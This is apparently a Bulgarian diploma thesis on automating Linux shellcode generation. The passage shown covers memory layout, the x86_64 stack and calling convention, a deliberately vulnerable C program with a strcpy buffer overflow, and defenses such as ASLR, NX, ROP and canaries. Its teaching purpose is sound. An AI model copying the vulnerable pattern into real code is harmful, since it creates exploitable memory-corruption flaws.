ТЕХНОЛОГИЧНО УЧИЛИЩЕ ЕЛЕКТРОННИ СИСТЕМИ
към ТЕХНИЧЕСКИ УНИВЕРСИТЕТ - СОФИЯ

ДИПЛОМНА РАБОТА

Тема: Автоматизиране на създаването на “shellcode” за Linux

Дипломант:
Боян Каратотев

Научен ръководител:
доц. д-р Александър Цокев

СОФИЯ

2019

ТЕХНОЛОГИЧНО УЧИЛИЩЕ
ЕЛЕКТРОННИ СИСТЕМИ
към ТЕХНИЧЕСКИ УНИВЕРСИТЕТ - СОФИЯ

Дата на заданието: 06.11.2018 г. Утвърждавам:.....
Дата на предаване: 06.02.2019 г. /проф. д-р инж. Т. Василева/

ЗАДАНИЕ
за дипломна работа

на ученика Боян Николаев Каратотев 12 А клас

1.Тема: Автоматизиране на създаването на “shellcode” за Linux

2.Изисквания: Запознаване с особеностите на разработка на “shellcode” за Linux. Запознаване с инструментите MSF, msfvenom и Veil-Ordnance. Разработване на метод за автоматизиране на създаването на “shellcode” за Linux

Дипломант :.....
Ръководител:.....
/доц. д-р Александър Цокев/
Директор:.....
/доц. д-р инж. Ст. Стефанова/

УВОД

В днешно време технологичните пропуски в софтуера са едни от най-обсъжданите теми, а грешките свързани с управлението на паметта са едни от най-опасните за сигурността на една система. Такива слабости са неизбежни заради сложността на съвременните системи, а ръчното управление на системите само увеличава риска от проблеми.

Един такъв пропуск е препълването на буфер. Той е изследван дълго през годините и може да бъде открит дори и в модерните операционни системи като macOS, Linux и Windows. Лошата слава на този пропуск идва от неговия потенциал за експлоатация и факта, че често се оказва мишена за атаки. Съществува огромен брой злонамерени програми, които ежедневно се опитват да пробият защитите на нашите системи и да получат контрол над тях.

За намирането на този и други пропуски се използват различни инструменти, например msfvenom или Veil-Ordnance. Те се опитват автоматично да генерират малки програми (“shellcode”), които да се възползват от потенциални слабости. Ако експлоатирането е успешно, добронамерена страна може да уведоми жертвата и да спомогне за отстраняването на слабостта.

Такива инструменти са много мощни, но не са без своите проблеми. Главните им недостатъци са неудобното им използване от начинаещи потребители, и това, че са трудни за модифициране, въпреки отворения си код. Изначало процесът на писане на шелкод е изключително труден и не е необходимо да бъде допълнително усложняван,

Целта на дипломната работа е да се проектира и разработи инструмент за автоматизирано генериране на шелкод за Linux, изходът от който да може да се прилага за проверки на защитни системи и който да предоставя гъвкав и лесен за употреба интерфейс.

ПЪРВА ГЛАВА
ВЪВЕДЕНИЕ В BUFFER OVERFLOW

Сигурността е много обсъждана тема. Изтичането на данни като тези при Equifax и Google+ показва липсата на всекидневна сигурност и увеличава интереса към оправяне на проблема. Същевременно злонамерени програми (malware) като Petya и WannaCry[1] вредят на хора и фирми, често без директна тяхна вина. Дори и потребители, които използват системи известни със своята сигурност, като Linux и macOS, и с добри практики за сигурност, не са защитени от тях.


Причината е множество бъгове при разработката на софтуера, който се изпълнява на всяка една машина. Подобни бъгове се откриват и коригират всеки ден, като потребителите рядко разбират за процеса. Повечето остават незабелязани или биват отстранени преди да станат опасни. В редки случаи обаче, има грешки, които дълго време остават в сянка, познати като 0-day. Намирането им се е превърнало в игра на котка и мишка - дали разработчици или хакери първи ще намерят проблема.

Количеството уязвимости е толкова голямо, че съществуват проекти за документиране и борба с тях - индекси на чести уязвимости като Common Vulnerabilities and Exposures (CVE) и ExploitDB, доклади за анализ на пейзажа като този на Cisco.

Според доклада за сигурност на Cisco[2], buffer overflow (преливане или препълване на буфер) е най-често допусканият бъг, като уязвимости като EternalBlue[3] са някои от по-известните. Той е познат поне от 90-те години на миналия век и привлича внимание в множество научни трудове, като “Smashing the stack for fun and profit”[4]. Възпроизвежда се чрез много прост механизъм и обикновено води до системна грешка (exception). В редки случаи обаче, не се проявява по време на работа и потребителите не забелязват проблем. Такива пропуски могат да се използват за неупълномощено или дори отдалечено изпълнение на код. Този риск за сигурността привлича внимание в продължение на много години и вече има разнообразни мерки за предотвратяването му. Въпреки това, проблемът не е напълно решен и грешки на разработчиците все още водят до сериозни последствия.


1.1. Разпределение на паметта

Дефектът е тясно свързан с разпределението на информацията в паметта на един процес. Съвременните операционни системи използват виртуална памет за да предоставят почти цялото адресно пространство на всеки процес, независимо от това къде физически се съхранява информацията. Това е възможно благодарение на модул в процесора за управление на паметта (MMU). Той позволява паметта да бъде разделена на страници и чрез преобразуваща таблица (page table) да се направят връзки от адресите във виртуалната памет към страници в хардуера. Това се случва за всеки един процес и позволява по-прецизен контрол върху фрагментацията на паметта, както и права за достъп.



Фигура 1-1: Свързване в преобразуваща таблица

Поради оптимизационни и исторически причини виртуалната памет е разделена на няколко сегмента, които имат различно предназначение. Основните са text, data, bss, stack и heap[5]. Има и много други, например .rodata и символи за дебъгване, но те не оказват влияние на разпределението в паметта.



Фигура 1-2: Разпределение на сегментите виртуалната памет

- Text

Може-би най-важният сегмент - в него се съхранява изпълнимият код на процеса. Той се намира в началото на паметта и често е само за четена (read-only), но исторически това не винаги е било така. В него се съдържа входният символ, където за пръв път бива предаден контрол на програмата.

- Data

Тук стоят глобалните променливи - информация, която се очаква да бъде четена и писана от постоянно място през целия живот на процеса.

- BSS

Подобен, с изключение на това, че в него паметта не е инициализирана.

- Heap

Динамичната памет на една програма - памет по време на изпълнение на програмата. Нейният размер не е постоянен, като може да бъде разширяван или смаляван. В началото там е празно и функции като malloc и free могат да променят размера на тази памет, който нараства към края на stack сегмента.

- Stack

Статичната памет на една програма - тук се съхранява контролната информация, необходима на една програма, както и статично заделени променливи. Нейният размер също не е постоянен и операционната система се грижи за преоразмеряването му. Намира се в противоположния край на паметта от heap сегмента и расте към него.

Темата за виртуална памет е изключително широка и горното е много опростено обобщение. Има много детайли, но те са извън обхвата на дипломната работа.


Съществуват два основни вида препълване на буфер: stack- и heap-базирани. Принципът на работа и на двата е един и същ, но начинът на експлоатация е различен. Исторически, както и за целта на дипломната работа, stack-базираният е от по-голям интерес, заради контролната информация в него. Също така има разлики между архитектурите, но общият начин на работа е еднакъв. Една от най-разпространената архитектури в днешно време е amd64 или x86_64, (наименованията са взаимозаменяеми). Тя се използва в настолните компютри и сървърите, където почти няма алтернативи. Широката ѝ разпространеност я прави много удобна за експлоатация на уязвимости.

1.1.1. Stack


Програмният стек (stack) е място от паметта на всеки процес, където той трупа информация по време на изпълнението си. С него са възможни две операции - добавяне най-отгоре (push) и махане на най-горния елемент (pop). В най-простия си вид той се използва за съхранение на променливи и контролна информация за продължение на изпълнение. В днешно време той е неразделна част от работата на езици като C. Те го използват за съхранение на информация необходима за работата на функции. В отделните операционни системите следват различни конвенции за разположението на такава информация, като за езика C при Linux и повечето Unix подобни, това е “System V”[6][7] конвенцията.

Важна особеност е, че в зависимост от архитектурата, стекът може да расте “нагоре” или “надолу”. “Нагоре” означава, че стекът започва от най-малкия

възможен адрес и всяка push операция води до по-високи адреси. “Надолу” е обратният процес- започва от най-високия адрес и расте към по-ниски.



Фигура 1-3: Push операция на стек



Фигура 1-4: Pop операция на стек


1.1.2. Особености при x86_64

В дипломната работа се разглежда архитектура x86_64. Следват специфики, които се използват в останалата ѝ част.

За фамилията x86, стекът расте “надолу”, тоест неговото начало се намира в края на най-високия адрес и той расте към по-ниски адреси. Адресът на текущата позиция на стека се съхранява в регистър stack pointer или rsp (диаграмата),а frame pointer или rfp дефинира къде започва информацията на текущия кадър, обикновено функция. Адресът на следващата инструкция се пази в instruction pointer или rip.

Например, ако началото на стека се намира на адрес oxFFFF, то началото на една 4 байтова дума ще се намира на адрес oxFFFB и rsp ще сочи в oxFFFB.

Ако изпълняваната инструкция е `xorl %ecx,%ecx (байтове \x31 \xc9)` и се намира на адрес ox4000Bo, то стойността на rip ще е ox4000B2.



Фигура 1-5: Програмен брояч

1.1.3. System V конвенция

Функциите са неразделна част от модерните програмни езици. В различните езици те имат различни разновидности - в C++ например, методите са функции със специална семантика. Въпреки това, идеята, както е осъществена в езици като C и тези преди него, остава в същината си непроменена.

Функцията[8] в програмирането е аналогична на тези в математиката. Тя приема вход, обработва го и връща изход. За по-лесна работа, информацията на всяка функция се разделя и облича в кадър, още наричан контекст. При извикването на една функция този контекст се променя. За целта се изгражда нов кадър, който се премахва преди излизането на функцията. Дефинират се методи за запазване на стария контекст, предаване на параметри и връщане на стойности. Този процес се нарича ABI (Application Binary Interface) и е формализиран в конвенцията “System V”, която не е променяна от десетилетия и улеснява работата между процеси и операционна система. Единната семантика позволява оптимизации като динамично зареждане на библиотеки или оперативна съвместимост на различни езици. Така например, модерните операционни системи имат динамично зареждани и споделени библиотеки, както и обвързването (binding) на известни библиотеки като sqlite и qt, написани на C, за огромен набор от езици - python, java, javascript и други.

Други езици като go[9] и rust нямат твърда конвенция. Добрата страна на това е, че така разработчиците на компилаторите могат да променят тези детайли и по-трудно стават мишена на атака. Лошата е, че така намалява съвместимостта между различни версии на компилатори, дори могат да се


получат несъвместими промени. Въпреки това, тези езици предоставят методи за извикване на C функции, като използват неговата конвенция.

Един кадър (frame) има няколко части, както и няколко етапа, добавени от компилатора и обикновено скрити от програмиста, за попълване на кадъра.

Преди извикването на една функция, старата трябва да запази регистрите, които използва. Когато функцията бъде извикана, тя очаква първите ѝ параметри в регистри rdi, rsi, rdx, rcx, r8, r9, а следващите - на стека в обратен ред. След тях се добавя адресът, от където следващата функция да продължи изпълнение и се предава контрол на функцията. За улеснение на тази стъпка може да се използва инструкция `call`. След това в тялото на новата функция се запазва старият base pointer и неговата стойност се променя на текущия stack pointer. За тази стъпка също има инструкция за улеснение (`enter`), но на практика тя е твърде бавна[10] и не се използва.


Вече може да се изпълнява тялото на новата функция. Тя е свободна да разширява и премахва информация от кадъра си на стека, както и, да извиква други функции. Няма ограничение за писане в предишни кадри, но езиците от по-високо ниво дефинират методи, за да не бъде презаписана важна информация (променливи). Също така те не могат да бъдат разширявани.

Когато приключи изпълнението си, функцията трябва, ако има стойност за връщане, да я постави в rax, и да се извърши обратният процес за изчистване на кадъра. За целта трябва да се копира rbp в rsp и запазеният rbp да бъде възстановен. Отново има инструкция - leave. След това може да се върне контрол на запазения адрес, с инструкция ret. На Фигура 1-6 може да се види нагледно един кадър на функция с девет параметъра.



Фигура 1-6: Кадър на функция с девет параметъра

Има още известен брой подробности, които са незначителни за онагледяването на принципа на работа. Например регистри като r12 до r15, които също трябва да се запазят от извиканата функция или връщането на стойности над 64 бита.



Фигура 1-7: Два последователни кадъра

1.2. Buffer overflow

Препълване или преливане на буфер (`buffer overflow`) е записване на информация след края на предварително заделен масив, още наричан буфер. Това най-често се случва при копиране на символни низове, но се наблюдава и на други места. Принципът на работа е, че при писане на дълги масиви от данни, заделени в тялото на кадъра на една функция, при лоши проверки за дължината на информацията може да бъдат презаписани запазените rbp и rip за предния кадър. При приключване на изпълнението адресът за връщане ще е или грешен, или злонамерено подправен. Програмата overflow_example.c демонстрира проблема:

```
#include <string.h>
#include <stdio.h>
void process(char *param) {
      char buf[25];
      strcpy(buf, param);
      printf("%s", buf);
}
int main() {
      char global_buf[100];
      scanf("%s", &global_buf);
      process(global_buf);
      printf("all normal");
}
```

Фигура 1-8: overflow_example.c


В нея има масив (global_buf), в който се приема вход, който се дава на функцията `process()` за примерна обработка. Тя го копира в свой масив и го изкарва на стандартен изход.

При кратък вход програмата се държи нормално, но при по-дълъг тя бива прекратена със съобщение

```
*** stack smashing detected ***: <unknown> terminated
[1]   30022 abort      ./a.out
```

В случая защитата от тип канарче (описана в т. 1.3.6) се активира, предупреждава за ситуацията и прекратява програмата преди да може да се случи нещо неочаквано. Ако се вгледаме се забелязват два проблема с кода:

Входът се чете със `scanf()` и се копира с функция `strcpy()`. И двете нямат проверки за размер и разчитат на потребителя, че ще въведе вярна информация. При кратък вход (по-малък от 25 символа) няма никакви проблеми. Между 25 и 100 символа buf прелива, защото функцията `strcpy()` копира докато срещне нулев байт и не проверява за размер. Същото се случва и със `scanf()` при вход над 100 символа.



Фигура 1-9: Преди и след препълване на буфер

1.3. Защити

Проблемът е много разпространен и се наблюдава вече няколко десетилетия. С годините са разработени много методи за борба с него. Те са изключително разнообразни и могат да бъдат намерени на всички нива на абстракция и етапи на разработка. Основно се делят на 2 типа: защити на самата програма и механизми на операционната система.

1.3.1. Static analysis

Инструментите за статичен анализ, като “Clang Static Analyzer”[11], се опитват да намерят проблеми със сорс кода и да предупредят за потенциални бъгове. Те хващат повечето пропуски, например разминаване между проверка и размер на буфер и итерация извън граници (out of bounds). Те обаче се затрудняват при по-сложни конструкции, например clang static analyzer не открива проблеми в overflow_example.c. В комбинация с профилиращи инструменти, като valgrind[12], могат да се избегнат много от проблемите с управлението на паметта.

1.3.2. Сигурни функции (bounds checking)

Има функции, които се разглеждат като несигурни и тяхното използване изобщо не се препоръчва. Тяхната употреба се счита за опасна и замяната им със

сигурни алтернативи е силно препоръчителна. Класически пример е функцията gets(), чиито опасности са описани в секцията “BUGS” на man страницата ѝ:

```
Never use gets(). Because it is impossible to tell without knowing
the data in advance how many characters gets() will read, and
because gets() will continue to store characters past the end
of the buffer, it is extremely dangerous to use. It has been used
to break computer security. Use fgets() instead.
For more information, see CWE-242 (aka "Use of Inherently
Dangerous Function") at
http://cwe.mitre.org/data/definitions/242.html
```

Макар че `scanf()` и `strcpy()` не са считат за такива, има много предупреждения за рискове при използването им.

Използването на еквиваленти функции с проверки за размер би могло да предотврати buffer overflow проблеми.

1.3.3. Употреба на езици от по-високо ниво (automatic bounds checking)

Всички скриптови езици[13] и java имат среда за изпълнение, която проверява дали всеки достъп до памет е в границите си. По този начин, стига средата да прави адекватни проверки, проблемът се избягва напълно. Единственият недостатък е забавеното изпълнение, с което се борят езици като rust, които се опитват да дефинират механизми на езика, които предотвратяват проблеми с паметта.

Подходът, естествено, подлежи на критика:


- Забавено изпълнение - не е незначително, но в общия случай е пренебрежимо. Основното забавяне в проекти като уеб сървъри е чакане за входно-изходни операции и малко забавяне от средата е незначително. Проекти, като бази данни, където производителността е критична, не могат да си позволят такъв компромис.
- Замяната на индивидуално уязвими програми с рядко обновявани среди на изпълнение или интерпретатори, които могат да имат свои проблеми. Въпреки че средата предотвратява почти всички buffer overflow уязвимости, много потребители не я обновяват по най-различни причини. Така открити проблеми застрашават голям набор от проекти и могат да останат в производство с години. Като пример за това може да се посочи

наскоро открит бъг в `os.symlink()` в python под Windows, както и много други, изброени в “Python Security Documentation”[14].

- Излишна зависимост - програми като системните инструменти са малки програми и би било излишно да се добавят зависимости, които не допринасят към инструмента. Недостатъкът е, че ако се открие уязвимост, то отново има проблем с обновяване. Такъв е случая с наскоро открития бъг в инструмента scp, описан от Хари Синтонен[15]. Той може да бъде открит във всички версии на програмата, излезли в последните 35 години.

1.3.4. Address space layout randomisation (ASLR)

ASLR използва факта, че на практика всички модерни компилатори поддържат генерирането на преместваем код, както и виртуалната памет (описана в т. 1.1). Това позволява на операционните системи всеки път да зареждат програми и споделени библиотеки на случайни места в паметта. Това прави експлоатацията на уязвим буфер изключително трудна и практически игра на хазарт, защото атакуващият трябва да избере адрес, към който атакуваната функция да върне.



Фигура 1-10: Случайно зареждане при ASLR


Това обаче също не е перфектно решение. В миналото са откривани слабости и в тази система, например през 2009[16], които позволяват да бъдат прескочени.

Важно е да се отбележи, че всички адреси се разбъркват в началото на всеки процес, но ако разберем как са били оригинално заредени , можем да заобиколим защитата, защото няма повторно разбъркване.

1.3.5. Бит за забрана на изпълнение (NX bit)

При съвременните процесори паметта е разделена на страници, всяка от които има права, описани в таблицата на блока за управление на паметта, използван за реализиране на виртуална памет (описана в т. 1.1). Едно от тях е правото за изпълнение, което не се дава на страници, в които няма код, например stack и data сегментите. Този флаг се определя от операционната система, а процесорът има хардуер, който следи неговото спазване. Така се елиминират buffer overflow атаки със зареждане на изпълним код отвън, защото при `ret` инструкция до него се генерира хардуерно изключение.

На практика това само затруднява атакуващия и се използват заобиколни методи, като return oriented programming (ROP). На практика една програма има страшно много код, вече зареден в адресното пространство на процеса. Атакуващият може да подреди стека по такъв начин, че да бъдат изпълнени много `leave` + `ret` инструкции (ефективно части от кадри), по такъв начин, че да се контролира пътят на изпълнение. Ако бъдат избрани такива адреси, които да сочат към инструкция в тялото на различни функции, изпускайки изграждане на нов кадър, те могат да се изпълнят и при изход да използват подправения кадър. Методът често се използва в комбинация с бъгове, които ни дават поглед върху адресите на процеса. Този подход е алтернативен на shellcode, но е много по-сложен от него и не е в обхвата на дипломната работа.




Фигура 1-11: примерен стек след ROP атака

1.3.6. “Канарчета”

Защитата е кръстена на практиката миньорите да гледат канарчета в мините, като метод за предизвестяване на хората вътре, че въздухът е станал отровен. Канарчетата умират преди обстановката да стане опасна за хората. [17]

Контролът на програмата е застрашен само при връщане на функция. Дори и след преливане, програмата може да продължи изпълнението си, макар и с грешни данни, и да предприеме действия за потенциално възстановяване, което прави тази защита. Канарчето представлява един или повече байтове поставени между локалните променливи и запазените rbp и rip в кадъра на функциите. Тяхната стойност се генерира по алгоритъм или се избира по (псевдо) случаен начин в началото на функцията, наречен “пролог”. Преди `ret` инструкция се прави проверка за валидност, наречена “епилог”, и евентуално разминаване означава, че буфер е прелял и има възможност кадъра да е подправен. Тогава се предприема действие за изход на програмата. Защитата се прилага от компилаторите на функции, които са определени като уязвими.



Фигура 1-12: Кадър с канарче

1.3.7. Обобщение

Има много защити от buffer overflow, които в един идеален свят напълно елиминират атаки. На практика обаче, самите защити имат проблеми или изникват странични бъгове, които излагат информация, която позволява пълното заобикаляне на защитата с модифициран подход, както при ROP.

